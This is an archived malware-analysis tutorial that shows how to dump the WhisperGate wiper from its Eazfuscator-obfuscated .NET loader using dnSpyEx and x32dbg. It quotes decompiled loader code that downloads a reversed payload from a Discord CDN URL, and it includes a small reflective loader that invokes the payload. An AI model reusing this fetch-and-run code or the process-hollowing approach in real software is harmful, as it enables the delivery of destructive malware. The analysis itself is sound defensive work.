Dumping WhisperGate's wiper from an Eazfuscator obfuscated loader – Max Kersten

Archived: 2026-04-02 10:56:56 UTC

This article was published on the 1st of February 2022.

On the 15th of January 2022, Microsoft released a report which covers havoc wreaking wiper that is targeting Ukraine. This goal of this article is to provide a step-by-step guide with regards to dumping the wiper sample from memory. At first, some observations regarding the sample will be made, and the execution chain will be explained.

Table of contents

Technical sample information

Below, the information with regards to the initial loader, as well as it's remote payload, is given.

Stage 2

The sample can be downloaded from Malware Bazaar or MalShare. The hashes are given below.

```
MD5: 14c8482f302b5e81e3fa1b18a509289d
SHA-1: 16525cb2fd86dce842107eb1ba6174b23f188537
SHA-256: dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78
Size: 214944 bytes
```

Stage 3 (raw)

The sample can be downloaded from Malware Bazaar or MalShare. The hashes are given below.

```
MD5: b3370eb3c5ef6c536195b3bea0120929
SHA-1: b2d863fc444b99c479859ad7f012b840f896172e
SHA-256: 923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6
Size: 280064 bytes
```

Stage 3 (DLL)

The sample can be downloaded from Malware Bazaar or MalShare. The hashes are given below.

```
MD5: e61518ae9454a563b8f842286bbdb87b
SHA-1: 82d29b52e35e7938e7ee610c04ea9daaf5e08e90
SHA-256: 9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d
Size: 280064 bytes
```

Outline

This blog will focus on the loader, and the stages that follow from it. In the initial attack, this loader was used as stage two. To remain consistent with other articles, this article will refer to the loader as stage two, the payload as stage three, and the wiper as stage four. Stage one, the master boot record wiping malware, is not covered in this article.

This blog will focus on the loader with respect to the process hollowing it performs, and how this technique can be spotted. The loader's additional capabilities are out of scope for this article, but can be read in this corporate blog I co-authored.

Another article in this course provides an in-depth explanation of debugging Dot Net binaries, which provides further clarification on some of the concepts that are used within this article.

Do not forget to make a snapshot of the machine prior to executing the malware, as the loader itself will alter your machine, even if the wiper isn't executed in the end.

Observations

Upon executing the sample, several processes are started. The purpose of some is directly obvious, such as the encoded PowerShell command that performs a ten second sleep. For the execution of *InstallUtil.exe* from *%TEMP%*, the purpose is not as clear. These observations might not mean much from the get-go, but they can come back as a key puzzle piece at a later stage. After a bit, the files on the machine are (partially) overwritten by the wiper.

Stage 2 – Analysing the loader


The second stage is written using the Dot Net Framework, and is obfuscated to make the code harder to read. Using a debugger, such dnSpyEx, one can go over the code as it is executed. Additionally, or alternatively, one can statically go over the code to understand what is going on.

In short, stage 2 uses a WebClient object to download data from the Discord CDN. The downloaded data seems to be an image when looking at the extension of the file in the URL, as it pretends to be a *jpg* file.

```
Facade.InsertItem(array, 0, array.Length);
goto IL_4D;
IL_117:
byte[] array2 = (byte[])Facade.UpdateItem(typeof(WebClient).GetMethod("DxownxloxadDxatxxax".Replace("x", ""), new Type[]
{
    Facade.MoveItem(typeof(string).TypeHandle)
}), new WebClient(), new object[]
{
    "https://cdn.discordapp.com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg"
});
```

The code to download the third stage from the remote location

The downloaded data (as a byte array) is then reversed in order, after which it is loaded as an Assembly object. As such, the downloaded data is actually a Dot Net Framework based PE file, rather than an image. Next, the exported types from the Assembly object are obtained, after which a function named *Ylfwdwgmpilzyaph* is invoked without any arguments.



```
IL_74:
flag = Manager.ReflectItem(methodInfo2.Name, "Ylfwdwgmpilzyaph");
num = 11;
```

The name of the function which is to be invoked

Normally, one would be able to continue the execution of this stage into the next, but the payload isn't hosted on the given location anymore. As such, one has to either be able to resolve the URL, by using a custom response for the request, or by invoking the function in another way. The latter way will be described in the next section.

As always, do note that there are multiple ways to solve this problem. Based on your own area of expertise and preference, a different option might be better suited.

Creating a custom loader

Stage 3 is a Dot Net Framework based DLL, meaning one cannot simply debug it from the get-go. One way to easily debug the DLL, is by writing a simple reflective loader which invokes *Ylfwdwgmpilzyaph*. The code that is given below reads the original payload from the disk, reverses the given array, and loads it as an Assembly object. The next step is to fetch the class where the function resides in. This class is named *Main*, within the namespace called *ClassLibrary1*. At last, a member from the type is invoked, based on the given function name. Since this is a static function, there is no need to initialise the type prior to its invocation.

```
byte[] jpg = File.ReadAllBytes(@"C:\WhisperGate\stage3\923eb77b3c9e11d6c56052318c119c1a22d11ab71675e
Array.Reverse(jpg);
Assembly assembly = Assembly.Load(jpg);
Type type = assembly.GetType("ClassLibrary1.Main");
type.InvokeMember("Ylfwdwgmpilzyaph", BindingFlags.InvokeMethod, null, null, null);
```

Within the Visual Studio project, one has to allow the project to load from remote sources, which can be done by editing the *app.config* file within the project. The snippet that is given below needs to be included in the file.

```
<runtime>
    <loadFromRemoteSources enabled="true"/>
</runtime>
```

Note that one has to start dnSpyEx with administrator privileges for this specific sample, as this is required later on!

Stage 3 – Dumping the wiper

Stage 3 is obfuscated using Eazfuscator, which is a commercial obfuscator and optimiser. When digging in the code, one will encounter the inclusion of unmanaged functions, as the Dot Net Framework's interoperability capability provides this feature. Additionally, during the execution of the sample in a sandbox (or on your own analysis system), one will observe the start of several processes that execute something directly, one being PowerShell.

Additionally, *InstallUtil.exe* is copied to, and executed from *%TEMP%*. This is an odd location for the file to be in, but there is something more important: the process is created in a suspended mode. This generally indicates process injection. In this case, process hollowing is used.

Since the process hollowing is performed using unmanaged functions, one can use x32dbg to debug the program. Do note the need to run the debugger with administrative privileges, as stage 3 requires these privileges later on.

One can launch the custom loader as a normal executable, break on the entry point, and set breakpoints on *CreateProcessA*, *CreateProcessW*, and *WriteProcessMemory*. The breakpoints on *CreateProcessA* and *CreateProcessW* will provide context as to when the process hollowing's target will be started, instead of another process, as it is known that several process will be started by the loader. To see what data is written to the target process, a breakpoint on *WriteProcessMemory* is set, as this function is used to write data into a given process.

During the execution, one will see that the breakpoint on *CreateprocessW* will be hit when PowerShell and AdvancedRun are launched. The breakpoint on *CreateProcessA* will be hit when InstallUtil.exe is launched, the only process which is created in a suspended state. After that, *WriteProcessMemory* is hit several times, once per section of the wiper, which it will write in the targeted *InstallUtil* instance.

Dumping the wiper

The sections of stage 4 are written into the target process one at a time using *WriteProcessMemory*. The function signature is given below, as taken from MSDN.


```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

The third argument points to the buffer that will be written into the target process. The amount of bytes that will be read from this buffer, and written into the target process, is specified in the fourth argument. When viewing this in x32dbg's stack window, the arguments are given, as can be seen in the image below.

```
Default (stdcall)
1: [esp+4]  00000474
2: [esp+8]  00400000
3: [esp+C]  02FAD49C
4: [esp+10] 00000400
5: [esp+14] 0117E5CC
```


WriteProcessMemory's arguments as shown in x32dbg

One can right click on the third argument and display it in a specified dump window. To copy the bytes, one can select *nSize* bytes from *lpBuffer*'s location onwards. The amount of bytes is given in the fourth argument, which equals *0x400* for the first section. The image below shows most of the selected bytes. The line in the bottom shows how many bytes are selected in total, making it easy to see if the complete buffer is selected before copying the data.



The first section of the wiper, as seen in x32dbg's dump window

To easily copy the selected bytes, one can use *SHIFT + C*. This will copy all bytes, without the ASCII representation or addresses. The image below shows the copy menu options.



x32dbg's context menu to copy the selected bytes

One can concatenate all copied buffers in a hex editor, such as HxD. Once all sections are copied, one can save the newly created file as *stage4.bin*, as this is the wiper. One can analyse the fourth stage with an analysis tool of their own choosing.

The wiper sample can be found on Malware Bazaar and MalShare. The hashes are given below.

```
MD5: 343fcded2aaf874342c557d3d5e5870d
SHA-1: 8be3c66aecd425f1f123aadc95830de49d1851b5
SHA-256: 191ca4833351e2e82cb080a42c4848cfbc4b1f3e97250f2700eff4e97cf72019
Size: 25092 bytes
```

Conclusion

Even though the sample is based on the Dot Net Framework, it does not mean that there's nothing more to the sample. Additionally, this case serves as the perfect example as to why it's not always important to focus on the complete deobfuscation of a sample, although that obviously depends on the goal of the analysis.

There are more ways to dump this stage, and some might be considered easier than others, compared to the experience and background of the analysts. Be creative and use the available tools to your advantage!

To contact me, you can e-mail me at [info][at][maxkersten][dot][nl], or DM me on BlueSky @maxkersten.nl.
